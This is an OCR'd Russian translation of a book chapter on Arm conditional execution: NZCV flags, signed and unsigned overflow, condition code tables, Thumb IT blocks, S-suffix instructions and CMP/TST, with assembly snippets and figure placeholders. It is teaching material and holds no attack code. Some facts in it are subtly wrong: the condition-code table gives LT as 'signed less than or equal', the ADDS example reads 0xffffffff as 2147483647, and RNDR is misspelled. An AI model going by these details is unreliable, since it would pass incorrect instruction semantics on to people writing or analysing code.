


Рисунок 6.26. Иллюстрация LDPSW A64

Примечания

[1] [назад] *ARM DDI 0487F.a*: C1.3.3.
[2] [назад] *ARM DDI 0487F.a*: C4-312.
[3] [назад] *ARM DDI 0487F.a*: C6-1001.
[4] [назад] https://developer.arm.com/documentation/dui0473/c/writing-arm-assembly-language/literal-pools.
[5] [назад] https://www.keil.com/support/man/docs/armasm/armasm_dom1359731147386.htm.
[6] [назад] https://sourceware.org/binutils/docs/as/AArch64-Directives.html.
[7] [назад] *ARM DDI 0487F.a*: C1.3.2, PC-relative addressing.
[8] [назад] *ARM DDI 0487F.a*: C3.3.5.
[9] [назад] *ARM DDI 0487F.a*: C6.1.2.
[10] [назад] https://android.googlesource.com/kernel/lk/+/master/lib/libc/string/arch/arm/memcpy.
[11] [назад] *C3.2.4*.
[12] [назад] *C3.2.6*.

Глава 7. Условное выполнение

В этой главе представлен обзор флагов условий Arm, способов их установки и использования инструкциями, а также работы инструкций условного выбора и сравнения.

Обзор условного выполнения

В предыдущих главах были рассмотрены многие инструкции Arm для обработки и изменения данных в регистрах, а также загрузки данных из памяти и сохранения в неё. Однако обработка данных - лишь часть работы современных программ. Программы также реализуют сложную логику, динамически меняя поведение во время выполнения в зависимости от встреченных данных.

Разработчики на C и C++ часто используют высокоуровневые конструкции, например `if`, циклы `while` и `for`, чтобы определить реакцию программы на различные условия. Например:

```
int main(int argc, char** argv) {
  if(argc >= 2) {
    printf("Hello %s!\n", argv[1]);
  }
  return 0;
}
```

В этом примере поведение функции динамически зависит от `argc`. Условие `if` является логическим вопросом с ответом "да" или "нет": "равен ли argc как минимум 2?" Ответ определяется во время выполнения, и заключённые в `if` инструкции выполняются только при ответе "да".

К сожалению для специалистов по обратной разработке, этих высокоуровневых конструкций на уровне процессора не существует, и в скомпилированном коде их нет. Компиляторы преобразуют их в последовательности простых инструкций процессора, таких как CMP, ANDS и BNE, кодирующие ту же логику в форме, которую Arm эффективно выполняет. При обратной разработке необходимо проделать обратное: прочитать скомпилированные инструкции и вывести исходный замысел программиста. В этой главе рассматриваются коды условий и их использование инструкциями. Переходы и логика потока управления описаны в главе 8.

Коды условий: обзор

В Arm большинство условных логических конструкций разделено между двумя или более инструкциями. Первая устанавливает флаги: проверяет одно или несколько значений в регистрах и соответственно задаёт NZCV внутри PSTATE. Затем следует условная инструкция, поведение которой зависит от кода условия, а тот - от состояния NZCV.

Инструкции установки флагов делятся на две основные категории:

• специальные инструкции проверки и сравнения, такие как CMP, TST и TEQ, которые устанавливают NZCV на основе одного или нескольких регистров;
• инструкции обработки данных с суффиксом S, например ADDS, которые выполняют обычную арифметическую операцию и дополнительно устанавливают NZCV по результату.

Условные инструкции также делятся на две основные категории:

• обычные условно выполняемые инструкции с кодом условия в конце имени. Они выполняются тогда и только тогда, когда условие истинно; иначе процессор игнорирует инструкцию и переходит к следующей. Примеры: ORREQ, MOVNE и ADDLT, а также условные переходы BEQ и BGE, подробно рассматриваемые в главе 8;
• набор A64 не поддерживает условное выполнение каждой инструкции. Вместо этого он предоставляет специальные условные инструкции, такие как CSEL и CCMP. Код условия передаётся им как параметр, а не добавляется к имени. Эти инструкции выполняются всегда, но их поведение зависит от истинности условия.

Флаги условий NZCV

Как было показано в главе 4, процессоры Armv8-A хранят состояние процесса, включая NZCV, в структуре PSTATE, которая абстрагирует сведения о состоянии. Флаги находятся в битах `[31:28]` PSTATE, как показано на рис. 7.1[1].

Рисунок 7.1. Биты флагов условий в PSTATE

Основные значения арифметических флагов NZCV:

• **N, отрицательный результат:** операция дала отрицательное значение.
• **Z, ноль:** операция дала нулевой результат.
• **C, перенос, или беззнаковое переполнение:** значение зависит от контекста. Для сложения и вычитания C означает беззнаковое переполнение. Для сдвига содержит последний вытесненный и отброшенный бит. Иногда C сообщает об ошибке. Например:
• инструкции генератора случайных чисел Armv8.5 RDNR и RNDRRS устанавливают C в 1, если аппаратный генератор не смог выдать число за разумное время[2];
• некоторые операционные системы устанавливают C в 1, если запрошенный системный вызов вернул ошибку[3];
• сравнения с плавающей точкой устанавливают C в 1, если один или оба операнда являются NaN.
• **V, переполнение:** используется инструкциями сложения и вычитания и означает знаковое целочисленное переполнение.

Знаковое и беззнаковое целочисленное переполнение

После сложения или вычитания флаги C и V указывают соответственно на беззнаковое или знаковое целочисленное переполнение. Переполнение означает, что операция дала математически "неправильный" результат.

Но что именно происходит на низком уровне? Как процессор "узнаёт" об ошибочном результате и почему, если он это знает, просто не вычисляет правильный?

Для понимания вспомним внутреннее выполнение сложения и вычитания. Процессоры считают почти так же, как людей учат складывать большие числа в столбик. При длинном сложении начинают с младших цифр, единиц, складывая соответствующие цифры и получая следующую цифру результата. Если сумма превышает 10, например 9 + 4, единица "переносится" в следующий старший разряд и прибавляется там. Процесс продолжается до исчерпания входных цифр.

Процессор делает то же в двоичной, а не десятичной системе. На рис. 7.2 показано, как 4-битный процессор складывает `0b1011` (11) и `0b1010` (10).




Рисунок 7.2. Перенос


Если двигаться справа налево, каждый элемент цепочки складывает два двоичных разряда входных значений с учётом переноса из предыдущего элемента. Он суммирует два входных бита и входной перенос, получая "цифру суммы" данного столбца. Это даёт выходной бит и, если сумма двух входов и переноса равна как минимум 2, выходной перенос для следующего элемента.

В упрощённом примере 4-битный сумматор создаёт 4 выходных бита `0b0101` и итоговый перенос 1. Вместе они дают правильный 5-битный результат `0b10101`, поскольку 11 + 10 = 21.

32-битные и 64-битные процессоры делают то же в большем масштабе. 32-битное сложение получает два 32-битных значения и выдаёт 32 бита результата и итоговый перенос из последнего, старшего, элемента цепочки. Биты сумматора становятся арифметическим результатом в регистре назначения, а последний перенос копируется в C. Значение C = 1 означает, что "настоящий" результат имел 33 бита, либо 65 бит для 64-битной операции, и был усечён для помещения в регистр. Иными словами, произошло беззнаковое переполнение.

Логика знакового переполнения сложнее, но основана на двух наблюдениях. Во-первых, если входные значения имеют разные знаки, знаковое переполнение невозможно, поскольку модуль результата строго уменьшается. Во-вторых, если знаки одинаковы, знак результата совпадает со знаком входных значений, кроме случая переполнения, когда знаковый бит неожиданно инвертируется.

Поэтому знаковое переполнение можно быстро и надёжно определить, исследуя только однобитный элемент цепочки, вычисляющий знаковый бит. Затем можно построить таблицу истинности всех обстоятельств переполнения, как на рис. 7.3.



Input bits			Output bits		Meaning
A_{sign}	B_{sign}	Carry in	Carry out	Output	Overflow?
0	0	0	0	0	No (P+P=P)
0	0	1	0	1	Yes (P+P=N)
0	1	0	0	1	No (P+N)
0	1	1	1	0	No (P+N)
1	0	0	0	1	No (P+N)
1	0	1	1	0	No (P+N)
1	1	0	1	0	Yes (N+N=P)
1	1	1	1	1	No (N+N=N)

Рисунок 7.3. Знаковое переполнение и таблица истинности

Сведение таблицы к минимальной логической форме даёт итог: V устанавливается в результат исключающего ИЛИ входного и выходного переносов этого однобитного сумматора, то есть тогда и только тогда, когда при вычислении произошло знаковое переполнение.

Коды условий

Для условного выполнения Arm определяет 16 четырёхбитных кодов. Они позволяют выполнять инструкцию условно на основе NZCV в PSTATE.

В табл. 7.1[4] приведены коды и их значения.

Таблица 7.1. Коды условий

Значение	Имя	Семантика целочисленных операций	Условие
0000	EQ	Равно	Z == 1
0001	NE	Не равно	Z == 0
0010	CS, HS	Перенос установлен	C == 1
0011	CC, LO	Перенос сброшен	C == 0
0100	MI	Отрицательное	N == 1
0101	PL	Положительное или нулевое	N == 0
0110	VS	Переполнение	V == 1
0111	VC	Нет переполнения	V == 0
1000	HI	Беззнаковое больше	C == 1 && Z == 0
1001	LS	Беззнаковое меньше или равно	!(C == 1 && Z == 0)
1010	GE	Знаковое больше или равно	N == V
1011	LT	Знаковое меньше или равно	N != V
1100	GT	Знаковое больше	Z == 0 && N == V
1101	LE	Знаковое меньше или равно	!(Z == 0 && N == V)
1110	AL	Всегда, безусловно	Любые

Значение	Имя	Семантика целочисленных операций	Условие
1111	NV	Недопустимо	Любые

AL означает "всегда". Это необязательное расширение мнемоники A32, указывающее на безусловное выполнение. По соглашению AL всегда опускается: безусловное сложение записывается ADD, а не ADDAL.

Кодировка 0b1111, обозначенная в табл. 7.1 как NV, зарезервирована. В A64 она предоставлена только для корректного дизассемблирования кода условия 0b1111[5]. В A32 ей не назначено конкретное значение[6]. В обоих случаях она не предназначена для ручного ассемблерного кода и не встречается при обычной обратной разработке.

Условные инструкции

Условно выполняемые инструкции создаются непосредственным добавлением кода условия к имени, как в примерах A32:

```
add r0, r0, r1    ; Ordinary (unconditional) addition of r0 = r0+r1
addgt r0, r0, r1  ; Perform an addition only if the "GT" condition is met

ldr r0, [r1]      ; Ordinary (unconditional) fetch from memory
ldrne r0, [r1]    ; Conditional fetch only if the "NE" condition is met
```

Набор инструкций, допускающих такое условие, зависит от используемого набора. Если код условия истинен, инструкция выполняется.

В A32 большинство инструкций резервирует в двоичной кодировке место для кода условия. Поэтому почти любую обычную инструкцию можно сделать условной, просто добавив код к имени.

T32 применяет радикально иной подход. Место для кода условия имеют только переходы, поэтому непосредственным суффиксом можно сделать условными лишь BNE, BGE и подобные. Другие инструкции используют уникальную специальную IT. Она настраивает поле ITSTATE процессора и позволяет максимум четырём следующим инструкциям выполняться по условию или его отрицанию. Синтаксис IT сложен и подробно рассматривается далее.

A64 использует ещё один подход. Как и в T32, непосредственный код условия допускают только переходы, а IT для других инструкций отсутствует. Вместо этого A64 предоставляет две новые группы: условные сравнения и условные выборы, которые служат мощной и гибкой альтернативой условному выполнению других инструкций.

Инструкция If-Then (IT) в Thumb

IT[7] означает If-Then и существует только в Thumb (см. главу 4). Она превращает до четырёх последующих обычных инструкций в условно выполняемые на основе кода условия или его логического отрицания. IT и изменяемые ею от одной до четырёх инструкций вместе образуют условный блок IT[8].

В T32 коды условий, за исключением условных переходов, не кодируются непосредственно в инструкциях, а хранятся и обрабатываются полем ITSTATE процессора, входящим в PSTATE. См. рис. 7.4.




Рисунок 7.4. Биты ITSTATE в PSTATE

Концептуально ITSTATE работает как "очередь" максимум из четырёх ожидающих кодов условий. IT лишь инициализирует это состояние, настраивая очередь. При декодировании каждая инструкция проверяет, ожидается ли код условия. Если да, инструкция "присоединяется" к нему, становится условной и "потребляет" код из очереди. После опустошения очереди инструкции работают в обычном безусловном состоянии.

Базовый синтаксис IT:

```
IT <cond>
```

Здесь `cond` - "базовое условие", которое "присоединится" к следующей инструкции. Например, так в Thumb создаётся `addeq`:

```
it EQ
addeq r0, r1, r2
```

Здесь IT инициализирует очередь кодов условий ITSTATE одной записью EQ. Следующая инструкция закодирована как ADD, но получает EQ из очереди и становится ADDEQ.

Важно: хотя в предыдущем примере `addeq` явно записана с кодом условия, такой двоичной кодировки инструкции не существует. На двоичном уровне это ADD, а EQ кодируется только через IT. Для удобочитаемости большинство ассемблеров требует явно писать условия, закодированные IT, а дизассемблеры и отладчики автоматически распространяют коды из IT на последующие инструкции.

IT может сделать условной не одну, а до четырёх последующих инструкций. Для каждой дополнительной инструкции после первой к имени IT добавляется буква. Так формируются условия If-Then-Else, где T относится к базовому условию `cond`, а E - к ветви Else. Каждая инструкция внутри блока должна указывать базовое условие либо его логическую инверсию для Else по синтаксису:

```
IT{<x>{<y>{<z>}}}{<q>} <cond>
```

Символы `x`, `y` и `z` могут быть T (Then) или E (Else). T обозначает инструкцию, выполняемую по базовому условию, например EQ, а E - по его логической инверсии, например NE. В табл. 7.2 приведены условия и их противоположности.

Таблица 7.2. Коды условий и их инверсии

Код	Значение	Противоположный код	Значение
EQ	Равно	NE	Не равно
HS, или CS	Перенос установлен	LO, или CC	Перенос сброшен
MI	Отрицательное	PL	Положительное или нулевое

Код	Значение	Противоположный код	Значение
VS	Знаковое переполнение	VC	Нет знакового переполнения
HI	Беззнаковое больше	LS	Беззнаковое меньше или равно
GE	Знаковое больше или равно	LT	Знаковое меньше
GT	Знаковое больше	LE	Знаковое меньше или равно

Рассмотрим IT, делающую условными две инструкции. В первой группе обе зависят от EQ. Поэтому имя IT дополнено T, означающей: "вторая инструкция также использует базовое условие EQ".

```
.syntax unified
.thumb

; First group:
itt eq                  ; If-Then, followed by a T
addeq r0, r1, r2        ; Conditional addition if EQ is true
andeq r0, r0, #0xfff.   ; Conditional AND if EQ is true
```

Теперь построим If-Then-Else, где две инструкции условны, но вторая использует отрицание базового кода, то есть addne. Для этого к IT добавляется E.

```
; Second group:
ite eq                  ; If-Then, followed by an E
addeq r0, r1, r2        ; Conditional addition if EQ is true
andne r0, r0, #0xfff.   ; Conditional AND if EQ is not true
```

Тот же подход обобщается на блок из четырёх инструкций, например ITTEE означает If-Then-Then-Else-Else. Инструкция `ITETE EQ` делает первую и третью инструкции группы условными по EQ, а вторую и четвёртую - по отрицанию EQ, то есть NE.

```
cmp r0, r1            ; Instr sets flags
itete EQ              ; IT ETE, cond = EQ
addeq r0, r1, r2      ; use base cond (EQ)
andne r0, r0, #0xfff  ; E: use negation (NE)
orreq r0, r0, #0xfff  ; T: use cond (EQ)
addne r0, r0, #1      ; E: use negation (NE)
```

Последовательность логически эквивалентна псевдокоду:

```
if(r0 == r1) {
  r0 = (r1 + r2) | 0xfff;
} else {
  r0 = (r0 & 0xfff) + 1;
}
```

Инструкции установки флагов

В предыдущем разделе условные инструкции выполнялись на основе кодов, проверяющих NZCV. Теперь рассмотрим инструкции, устанавливающие эти флаги по результату вычисления.

Суффикс S инструкции

К именам многих, хотя и не всех, инструкций обработки данных можно добавить S. Это предписывает процессору наряду с обычным поведением установить NZCV[9] во время вычисления. Например, ADDS работает точно как ADD, но дополнительно задаёт NZCV по результату[10].

Точное обновление и значение NZCV зависят от инструкции и архитектуры. На рис. 7.5 показаны все инструкции с суффиксом S в каждой архитектуре, тематически сгруппированные по взаимодействию с NZCV. Далее группы рассматриваются по отдельности.

Instruction set	Instruction group	Instructions	N	Z	C	V
A32/T32	Adds and subtracts	`ADCS, ADDS, RSBS, RSCS, SBCS, SUBS`	Result < 0	Result == 0	Unsigned overflow?	Signed overflow?
	Shift instructions	`ASRS, LSLS, LSRS, RORS, RRXS`	Result < 0	Result == 0	Value of last bit shifted out and discarded	Unchanged
	Multiplies	`MULS, MLAS, SMLALS, SMULLS, UMLALS, UMULLS`	Result < 0	Result == 0	Unchanged	Unchanged
	Other instructions	`ANDS, BICS, EORS, MOVS, MVNS, ORNS, ORRS`	Result < 0	Result == 0	Usually zero[1]	Unchanged
A64	Adds and subtracts	`ADCS, ADDS, NEGS, NGCS, SBCS, SUBS`	Result < 0	Result == 0	Unsigned overflow?	Signed overflow?
	Other instructions	`ANDS, BICS`	Result < 0	Result == 0	Set to 0	Set to 0

[1] Unless the *second operand* of the argument involves an implicit shift, in which case C is the last bit shifted out and discarded by the shift operation

Рисунок 7.5. Инструкции с суффиксом S

Для группы "прочих инструкций" A32 флаг C почти всегда устанавливается в 0, кроме одного случая: если операция неявно сдвигает второй операнд, C получает последний бит, вытесненный блоком сдвига при вычислении второго операнда. Причина в том, что большинство сдвигов A32 внутренне являются псевдонимами MOVS с неявным сдвигом.

Суффикс S у инструкций сложения и вычитания

И в A32, и в A64 инструкции сложения и вычитания с суффиксом S обновляют при вычислении все четыре флага NZCV.

Вместо абстрактного описания рассмотрим конкретный пример ADDS и заодно разберём смысл знакового и беззнакового переполнения. Сложим `0xffffffff` и 1:

```
ldr r0, =0xffffffff
mov r1, #1
adds r0, r0, r1
```

На рис. 7.6 показана работа ADDS и обновление флагов.




Рисунок 7.6. Обновление флагов в примере ADDS

Сначала ADDS складывает R0 и R1 и получает 0, который копируется в регистр назначения R0. Поскольку используется S, процессор также обновляет флаги.

Z и N очень просты. Результат равен нулю, поэтому Z = 1. Он не отрицателен, поскольку старший бит равен 0, поэтому N = 0.

C и V сложнее. Для их определения проверяется "правильность" результата при беззнаковой и знаковой интерпретации входов и выхода.

Сначала рассмотрим беззнаковый случай. Вычисленный результат неверен: 2147483647 + 1 не равно 0. Произошло беззнаковое переполнение, поэтому C = 1.

При знаковой интерпретации результат правилен: `0xffffffff` означает -1 в дополнительном коде, а -1 + 1 равно 0. Знакового переполнения нет, поэтому V = 0.

Пример: знаковое переполнение

Теперь сложим `0x7fffffff` с самим собой инструкцией ADDS:

```
ldr r0, =0x7fffffff
ldr r1, =0x7fffffff
adds r0, r0, r1
```

Полная схема показана на рис. 7.7.




Рисунок 7.7. Знаковое переполнение

Арифметический результат равен `0xfffffffe` и записывается в R0. Из-за суффикса S процессор также обновляет флаги.

Z и N снова просты. Результат не ноль, значит Z = 0. Знаковый бит установлен, значит N = 1. Остаётся определить C и V.

При беззнаковой интерпретации операция даёт правильный результат: 2147483647 + 2147483647 = 4294967294. Беззнакового переполнения нет, поэтому C = 0. При знаковой интерпретации результат неверен. В дополнительном коде `0xfffffffe` означает -2, а 2147483647 + 2147483647 не равно -2. Произошло знаковое переполнение, поэтому V = 1.

Итак:

• N = 1, поскольку бит 31 результата установлен;
• Z = 0, поскольку результат не ноль;
• C = 0, поскольку беззнакового переполнения не было;
• V = 1, поскольку произошло знаковое переполнение.

Суффикс S у инструкций логического сдвига

В A32, но не в A64, инструкции логического сдвига ASRS, LSLS, LSRS, RORS и RRXS также могут использовать S[11]. Z и N сохраняют прежний смысл, а C и V работают иначе. C получает последний вытесненный при сдвиге бит, а V не изменяется.

Например, выполним 32-битный сдвиг `0xdc000001` влево на пять бит инструкцией LSLS, как показано на рис. 7.8.




Рисунок 7.8. Флаги PSTATE в примере LSLS

Как показано в главе 5, LSL сдвигает каждый бит входного значения на фиксированное число позиций влево. В примере 32-битное значение сдвигается на пять, из-за чего старшие пять бит "выпадают" и отбрасываются, а новые младшие пять позиций заполняются нулями. Арифметический результат равен `0x80000020`.

Для обычной LSL анализ закончился бы здесь, но LSLS также обновляет NZCV:

• N = 1, поскольку старший бит результата равен 1;
• Z = 0, поскольку результат не нулевой;
• C = 1, поскольку последний вытесненный бит равен 1;
• V не изменяется.

Суффикс S у инструкций умножения

В A32, но не в A64, инструкции MULS, MLAS, SMLALS, SMULLS, UMLALS и UMULLS могут использовать S для установки флагов[12]. Z и N обновляются по результату, а C и V всегда остаются неизменными.

Суффикс S у прочих инструкций

В A32 суффикс S также поддерживают ANDS, BICS, EORS, MOVS, MVNS, ORNS и ORRS. Флаги устанавливаются так:

• Z устанавливается, если результат равен нулю;
• N устанавливается, если результат отрицателен;
• C обычно сбрасывается в 0, кроме случая неявного сдвига второго операнда: тогда C получает последний вытесненный при этом сдвиге бит;
• V не изменяется.

В A64 к этой категории относятся только ANDS и BICS:

• Z устанавливается при нулевом результате;
• N устанавливается при отрицательном результате;
• C всегда сбрасывается в 0;
• V всегда сбрасывается в 0.

Инструкции проверки и сравнения

Помимо инструкций обработки данных с суффиксом S, CMP, CMN, TST и TEQ позволяют непосредственно исследовать данные и устанавливать NZCV, не записывая промежуточный результат в регистр[13].

В табл. 7.3 приведены четыре базовые инструкции, эквивалентные арифметические операции и обычный семантический смысл.

Таблица 7.3. Инструкции проверки и сравнения

ISA	Инструкция	Эквивалент	Обычный смысл
A32 и A64	`CMP A, B`	`SUBS _, A, B`	Сравнить A с B
A32 и A64	`CMN A, B`	`ADDS _, A, B`	Сравнить A с -B
A32 и A64	`TST A, B`	`ANDS _, A, B`	Проверить, установлены ли в A биты, заданные B
